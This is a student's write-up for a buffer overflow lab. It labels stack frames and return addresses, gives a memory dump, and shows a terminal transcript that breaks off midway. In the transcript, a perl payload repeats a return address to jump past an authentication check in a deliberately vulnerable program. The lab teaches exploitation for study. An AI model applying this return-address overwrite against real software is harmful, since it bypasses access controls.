## Lab #8: Buffer Overflow

### Part 1:

Key:

Sophomore's function arguments

Junior's function arguments

Senior's function arguments

Sophomore's local variables

Junior's local variables (The buffer for the string "cougars" is not easily apparent, so I marked where sections of it reside)

Senior's local variables

Freshman's return address

Sophomore's return address

Junior's return address

Freshman's saved frame pointer (ebp)



Sophomore's saved frame pointer

Junior's saved frame pointer

At seniors:

0xfffffd608:	0x0804825c	0xf7e26474	0x0804820c	0x00007530
0xfffffd618:	0xfffffd648	0x080484bf	0x000007dc	0x00000002
0xfffffd628:	0xfffffd734	0xfffffd66e	0x6f63d6f0	0x72616775
0xfffffd638:	0x00000073	0x8e7e1600	0xfffffd6a8	0xf7ffda94
0xfffffd648:	0xfffffd678	0x080484f0	0x000007dc	0xfffffd66e
0xfffffd658:	0x00000001	0xf7ffd938	0x00000000	0x00000000
0xfffffd668:	0x00000000	0x00080000	0x00000003	0x00000009
0xfffffd678:	0xfffffd6c8	0x08048551	0x00000025	0x000007dc

**Part 2:** Here are my results after doing Section C. I rewrote the code to make to function return to the line when it grants us access.

```
cs-student@csstudent-virtual-mac...: ~/workspace/BufferOverflowLab - + x
File Edit Tabs Help
low3 `perl -e 'print "\x4b\x85\x04\x08"x8'`
Segmentation fault (core dumped)
cs-student@csstudent-virtual-machine:~/workspace/BufferOverflowLab$ ./auth_overf
low3 `perl -e 'print "\x4b\x85\x04\x08"x9'`
